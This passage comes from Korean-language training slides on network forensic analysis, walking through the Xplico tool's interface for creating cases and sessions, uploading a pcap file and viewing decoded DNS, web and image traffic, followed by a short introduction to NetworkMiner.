           └─30608 /usr/sbin/apache2 -k start
```


<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— 인터페이스 설명

- » 로그인 후 첫 화면 (Default ID/PASS : xplico)
- » New Case를 클릭 후 원하는 이름으로 케이스 생성
- » 그리고 그 케이스가 잘 생성 됐다면 클릭해서 들어간다.

xplico 로그인 관리 및 포럼/위키/도움말



Name	External Reference	Type	Actions
Practical		Files	Delete
20150831trafficanalysisexercise		Files	Delete
LLDOS2		Files	Delete
LLDOS		Files	Delete
nitroba		Files	Delete

케이스 이름을 클릭해서 내부로 진입

미리 만들어진 Case(일종의 프로젝트)를 확인하거나 새로운 Case를 생성

Xplico.org CAKEPHP POWER

© 2007-2017 Gianluca Costa & Andrea de Franceschi. All Rights Reserved.

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

– 인터페이스 설명

- » 한 Case에는 다수의 Session을 생성 가능
- » New Session을 클릭하여 새로운 세션을 생성하고 Session으로 진입

현재 Case

List of listening sessions of case: Practical					
Name	Start Time	End Time	Status	Actions	
20160707EITestNeutrinoEKaftermusicmixco	2016-07-07 22:57:40	2016-07-07 22:59:05	DECODING COMPLETED		
20160526AfraidgateAnglerEKsendsCryptXXX	2016-05-26 15:22:27	2016-05-26 15:23:54	DECODING COMPLETED	Delete	
20161208SundownEKbothpcaps	2016-12-08 18:17:50	2016-12-08 18:18:53	DECODING COMPLETED	Delete	
20170104pseudoDarkleechRigVsendsCerberrans	2017-01-04 12:50:25	2017-01-04 12:51:39	DECODING COMPLETED	Delete	
20170113Androidmalwaretraffic	2017-01-13 22:49:33	2017-01-13 22:53:07	DECODING COMPLETED	Delete	
20170308RigEKsendsZbot	2017-03-09 21:45:22	2017-03-09 21:47:29	DECODING COMPLETED	Delete	
20170315EITestRigEKsendsRevengeransomware	2017-03-15 15:23:14	2017-03-15 15:24:54	DECODING COMPLETED	Delete	
20170426USPSmalspamtraffic1strun	2017-04-26 14:00:22	2017-04-26 14:02:06	DECODING COMPLETED	Delete	

각 세션 이름과 패킷의 시작/끝 시간 정보
를 포함


<실습> 다양한 툴을 사용한 분석 실습

• Xplico

– 인터페이스 설명

- » Session 메인 화면
- » 오른쪽에 pcap 파일 업로드 창을 사용해 #4 dns&http.pcap 파일 업로드
- » 기다리면 분석 자동으로 완료

업로드 한 PCAP 파일
각 프로토콜 분석 결과



The screenshot shows the Xplico interface with the following components:

- Left Sidebar:** A vertical sidebar with a navigation menu. It includes sections for Case (Cases, Sessions, Session), Graphs, Web, Mail, Voip, Share, Chat, Shell, and Undecoded. Below this is the CapAnalysis logo and a Twitter follow button.
- Session Data Panel:** This panel contains information about the session: Case and Session name (Practical), Cap. Start Time (2017-03-09 21:45:22), Cap. End Time (2017-03-09 21:47:29), Status (DECODING COMPLETED), and Hosts. It also features a Filter button.
- Pcap set Panel:** A message stating "Not possible to add new pcap files." followed by a link "List of all pcap files."
- Central Grid:** A grid of 15 cards representing different protocols and their statistics. The cards are arranged in three rows of five. The first row includes: HTTP (Post 16, Get 6, Video 0, Images 0); MMS (Number 0, Contents 0, Video 0, Images 0); Emails (Received 0, Sent 0, Unreaded 0/0); FTP - TFTP - HTTP file (Connections 0 - 0, Downloaded 0 - 0, Uploaded 0 - 0, HTTP 1); and Web Mail (Total 0, Received 0, Sent 0). The second row includes: Facebook Chat / Paltalk (Users 0, Chats 0/0); IRC/Paltalk Exp/Msn/Yahoo! (Server 0, Channels 0/0/0); Dns - Arp - Icmpv6 (DNS res 2, ARP/ICMPv6 0/0); RTP/VoIP (Video 0, Audio 0); and NNTP (Groups 0, Articles 0). The third row includes: Feed & Printed files (Number 0, Pdf 0); WhatsApp (Connection 0); Telnet / Syslog (Connections 0/0); SIP (Calls 0); and Undecoded (Text flows 0/1, Dig 1).

Annotations with arrows point to specific parts of the interface:


- An arrow points from the text "업로드한 파일" to the Session Data panel.
- An arrow points from the text "Pcap 파일 업로드" to the Pcap set panel.
- An arrow points from the text "세션의 대한 대략적인 통계 정보를 출력" to the central grid of protocol statistics.

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

» Cases 메인 화면에서 새로운 Case Name 생성한다.



The screenshot shows the Xplico Interface at the URL `localhost:9876/pols/add`. The main title is "Xplico Interface". The navigation bar includes links for Help, Forum, Wiki, CapAnalysis, Change password, Licenses, and Logout. On the left, there's a sidebar with a "Case" menu item (selected) and sub-options for Cases and New Case. Below the sidebar is a "CapAnalysis" logo and a "Follow @xplico" button. The main content area is titled "New Case" and contains a "DATA ACQUISITION" section with two radio button options: "Uploading PCAP capture file/s" (selected) and "Live acquisition". Below this is a form with fields for "Case name" (set to "practice") and "External reference". A "Create" button is at the bottom of the form. The entire "Case name" input field is highlighted with a red border. At the bottom of the page, there are links for "Xplico.org" and "CAKEPHP POWER", and a copyright notice: "© 2007-2017 Gianluca Costa & Andrea de F...".


3

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

» Session 메인 화면에서 새로운 Session 생성한다.



The screenshot shows the Xplico Interface with the title "Xplico Interface". The top navigation bar includes links for Help, Forum, Wiki, CapAnalysis, Change password, Licenses, and Logout. On the left, a sidebar menu under the "Case" tab lists Cases and Sessions. The main content area displays a "New listening session" form. It has a "Session name" input field containing "#4 dns&http" and a "Create" button below it. Both the input field and the "Create" button are highlighted with a red box. A cursor arrow is positioned near the bottom center of the form.

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

- » 업로드 전에 #4 dns&https.pcap 파일의 이름을 4dnshttp.pcap로 변경하고 업로드한다.
- » 분석할 패킷 파일 업로드를 하면 자동으로 분석한다.

Xplico Interface

User: xplico

Help Forum Wiki CapAnalysis Change password Licenses Logout

Case

- Cases
- Sessions
- Session

Graphs

Web

Mail

Voip

Share

Chat

Shell

Undecoded

CapAnalysis

File uploaded, wait start decoding...

Session Data

Case and Session name Practice -> 4dnshttp
 Cap. Start Time ---
 Cap. End Time ---
 Status EMPTY
 Hosts ---

Pcap set

PCAP-over-IP TCP port: 30003.
 Add new pcap file.
 No file selected.

 List of all pcap files.

HTTP

Post	0
Get	0
Video	0
Images	0

MMS

Number	0
Contents	0
Video	0
Images	0

Emails

Received	0
Sent	0
Unreaded	0/0

FTP - TFTP - HTTP file

Connections	0 - 0
Downloaded	0 - 0
Uploaded	0 - 0
HTTP	0

Web Mail

Total	0
Received	0
Sent	0

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

» 패킷분석 - DNS 정보 확인한다.

Xplico Interface

User: xplico

Help Forum Wiki CapAnalysis Change password Licenses Logout

Case

Graphs

- Dns
- Arp
- Icmpv6
- GeoMap

Web

Mail

Voip

Share

Chat

Shell

Undecoded

CapAnalysis

Follow @xplico

Search: Go



Date	Host	CName	IP	Info
2017-05-03 09:44:42	s.pstatic.net	s.pstatic.net.nheos.com	182.162.92.140	info.xml
2017-05-03 09:44:42	s.pstatic.net	s.pstatic.net.nheos.com		info.xml
2017-05-03 09:44:42	ssl.pstatic.net	ssl.pstatic.net.nheos.com	182.162.92.43	info.xml
2017-05-03 09:44:42	ssl.pstatic.net	ssl.pstatic.net.nheos.com		info.xml
2017-05-03 09:44:42	nv.veta.naver.com	nv.veta.naver.com.nheos.com	103.6.174.17	info.xml
2017-05-03 09:44:42	nv.veta.naver.com	nv.veta.naver.com.nheos.com		info.xml
2017-05-03 09:44:42	lcs.naver.com	lcs.naver.com.akadns.net		info.xml
2017-05-03 09:44:42	lcs.naver.com	lcs.naver.com.akadns.net	202.131.27.102	info.xml
2017-05-03 09:44:42	castbox.shopping.naver.com	castbox.shopping.naver.com.nheos.com		info.xml
2017-05-03 09:44:42	castbox.shopping.naver.com	castbox.shopping.naver.com.nheos.com	125.209.226.185	info.xml
2017-05-03 09:44:42	ss.symcd.com	ocsp-ds.ws.symantec.com.edgekey.net	23.43.11.27	info.xml
2017-05-03 09:44:42	ss.symcd.com	ocsp-ds.ws.symantec.com.edgekey.net	2a02:26f0:18:38c::201	info.xml
2017-05-03 09:44:42	l.www.naver.com		125.209.230.195	info.xml
2017-05-03 09:44:41	www.naver.com	www.naver.com.nheos.com		info.xml
2017-05-03 09:44:41	www.naver.com	www.naver.com.nheos.com	202.179.177.21	info.xml
2017-05-03 09:44:40	1boon.daum.net		203.133.166.43	info.xml

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

» 패킷분석 - WEB 정보 확인한다.

localhost:9876/webs/index

Xplico Interface

- Help
- Forum
- Wiki
- CapAnalysis
- Change password
- Licenses
- Logout

For a complete view of html page set your browser to use Proxy, and point it to Web server

Web URLs: Html Image Flash Video Audio JS Go

Search:

Date	Url
2017-05-03 09:44:41	www.naver.com/
2017-05-03 09:44:40	www.daum.net/pub/media.html?dummy=1494086427703
2017-05-03 09:44:38	www.daum.net/pub/blog.html?dummy=1495246254165
2017-05-03 09:44:38	www.daum.net/pub/channel.html?dummy=1494260539715
2017-05-03 09:44:31	daum.net/
2017-05-03 09:44:31	display.ad.daum.net/imp?slotid=DAN-1k1zi6towzodw&refqry=
2017-05-03 09:44:31	www.daum.net/
2017-05-03 09:44:31	display.ad.daum.net/imp?slotid=DAN-soppcwfqiuzn
2017-05-03 09:44:31	shop-redapi.daum.net/red-apigate/daumtop/v2/planmall

Previous 1 of 1

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

» 패킷분석 - 페이지를 클릭하면 상세 정보 확인한다.

) localhost:9876/webs/resBody/34

- 도장이나 역신이나 내려5품 빅판 신복군
- 집필진 일부도 반발한 여가부 보고서
- 오늘 때이른 더위 절정..남부 지방 비 조금
- PC방과 당구장의 이유있는 부활
- liveJTBC 뉴스룸nonenone
- 기호1·3번에 인공기가? 선관위, 한국당 홍보물 조사
- 安측 "文 아들 취업특혜, 증언 확보" 文측 "허위사실"
- 홍준표 "폴리스라인 넘는 시위대 가차 없이 응징"
- 19대 대선 뒤 신규원전 건설은 중단될 듯공약비교
- SBS 보도본부장 '세월호 인양 관련 의혹 보도' 사과문



포토

최다인원 사전투표..기표소만 30개

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

— Case 생성 및 분석 사례 실습

» 패킷분석 - 이미지 정보 확인한다.


A screenshot of the Xplico interface, specifically the 'Images' section. The left sidebar has a 'Web' section selected, which includes options for Site, Feed, and Images. The main area shows a grid of six image thumbnails. Each thumbnail includes the URL where it was found and a link to either the image or the full page. The URLs are: shop3.daumcdn.net, shop2.daumcdn.net, shop1.daumcdn.net, shop2.daumcdn.net, img1.daumcdn.net, and t1.daumcdn.net. The images themselves are mostly blurred or low-quality versions of the originals.

Image URL	Description
shop3.daumcdn.net	Image or Page
shop2.daumcdn.net	Image or Page
shop1.daumcdn.net	Image or Page
shop2.daumcdn.net	Image or Page
img1.daumcdn.net	Image or Page
t1.daumcdn.net	Image or Page

3 다양한 툴을 사용한 분석 실습

• NetworkMiner

— NetworkMiner?

- » Windows 용 Network Forensic Analysis Tool (NFAT)
- » Linux / Mac OS X / FreeBSD에서도 호환
- » 운영 체제, 세션, 호스트 이름, 열린 포트 등을 검색하기 위해 수동 네트워크 스니퍼/패킷 캡처 도구로 사용
- » PCAP 파일에서 전송 된 파일 및 인증서를 다시 생성/재구성
- » 직관적인 사용자 인터페이스에서 추출된 가공하여 고급 네트워크 트래픽 분석 (NTA)을 쉽게 수행
